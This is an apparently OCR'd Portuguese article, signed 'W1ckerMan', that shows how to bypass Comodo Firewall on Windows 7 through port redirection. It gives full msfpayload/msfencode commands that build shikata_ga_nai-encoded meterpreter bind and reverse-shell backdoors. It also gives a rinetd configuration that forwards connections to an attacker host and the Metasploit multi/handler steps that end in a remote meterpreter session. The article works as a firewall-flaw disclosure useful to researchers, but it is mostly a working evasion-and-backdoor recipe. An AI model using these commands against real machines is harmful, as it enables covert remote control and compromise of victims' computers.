Bypass Comodo Firewall using Port Redirect

Introdução

O artigo proposto tem como objetivo burlar o sistema de Firewall do Comodo utilizando-se a técnica de *Port Redirect*.

Como cenário de teste o Defense+ devera estar desabilitado, estando habilitado apenas o Firewall e o SandBox. Esse artigo não tratará de como burlar o Defense+ (HIPS) do Comodo, mostrará apenas uma falha presente no sistema de Firewall e como é possível estabelecer uma conexão reversa, mesmo com o Firewall ativo e estando em modo seguro.

Para essa finalidade é utilizado o **metasploit** e o **rinetd** no **Windows 7 x64**.

Todo e qualquer conhecimento presente nesse artigo é apenas para uso educacional, o autor desse artigo não se responsibiliza por qualquer tipo de dano que o conhecimento contigo no artigo possa causar a terceiros.

Grato, *Daniel Henrique Negri Moreno* a.k.a W1ckerMan

Cenários de testes

Como primeiro sistema de teste, é criado um BIND shell com o msfpayload.

- msfpayload windows/meterpreter/bind_tcp LPORT=4444 R | msfencode -x86/shikata_ga_nai -c 1 -t exe -o /root/Desktop/bind_shell.exe

Porém, quando é feito a conexão, o firewall do Comodo avisa ao usuário que há conexões sendo realizadas para a sua máquina, conforme illustra a **figura 1**



Figura 1 – Comodo Firewall mostra a conexão.

Como segundo cenário de teste é criado uma conexão reversa com o msfpayload

- msfpayload windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.1.101 R | msfencode -x86/shikata_ga_nai -c 1 -t exe -o /root/Desktop/reverse_tcp.exe

Porém, quando é feito a conexão reversa, o firewall do Comodo avisa ao usuário que há conexões saindo da máquina do usuário, conforme illustra a **figura 2**



Figura 2 - Comodo Firewall mostra a conexão reversa.

Burlando o Firewall

Há uma pequena falha no Firewall do Comodo que pode ser explorada. O que acontece é que quando há uma conexão destinada ao próprio endereço IP de LAN do computador em que está o Comodo Firewall, o firewall do Comodo não faz a filtragem. Porém realizar apenas esse procedimento não é suficiente. Para que a conexão ocorra com a máquina com o metasploit a escuta, deverá primeiramente, ser realizado um *Port Redirect*.

Rinetd é um programa para redirecionamento de portas, seu uso é simples e deverá ser executado no terminal do Windows 7 o seguinte comando:

- rinetd -c file.conf

Em que o arquivo file.conf deve conter o seguinte conteúdo:

- 0.0.0.0 4444 192.168.1.101 80

Indicando ao **rinetd** que ficará na escuta local (0.0.0.0) na porta 4444. Após uma conexão ser realizada na porta 4444 no endereço local, o **rinetd** realizará o *Port Redirect* para o endereço IP 192.168.1.101 na porta 80 (Máquina com o metasploit na escuta)

Enquanto isso, na máquina com o framework metasploit instalado, deverá ser realizado os seguintes comandos:

- msfconsole
- use exploit/multi/handler
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LPORT 80
- set LHOST 192.168.1.101
- exploit

Deverá ser criado a *backdoor* com a conexão reversa com o IP do Windows 7:

- msfpayload windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.1.100 R | msfencode -x86/shikata_ga_nai -c 1 -t exe -o /root/Desktop/port_redirect.exe

E a conexão é estabelecida normalmente, conforme ilustra a **figura 3**.



Figura 3 – Windows 7 x64 meterpreter

Conclusão

É possível burlar o sistema de Firewall do Comodo utilizando-se o conceito de *Port Redirect*.

Grato, *Daniel Henrique Negri Moreno*
a.k.a W1ckerMan

Referências

Metasploit Penetration Tester's Guide
http://www.boutell.com/rinetd
http://personalfirewall.comodo.com/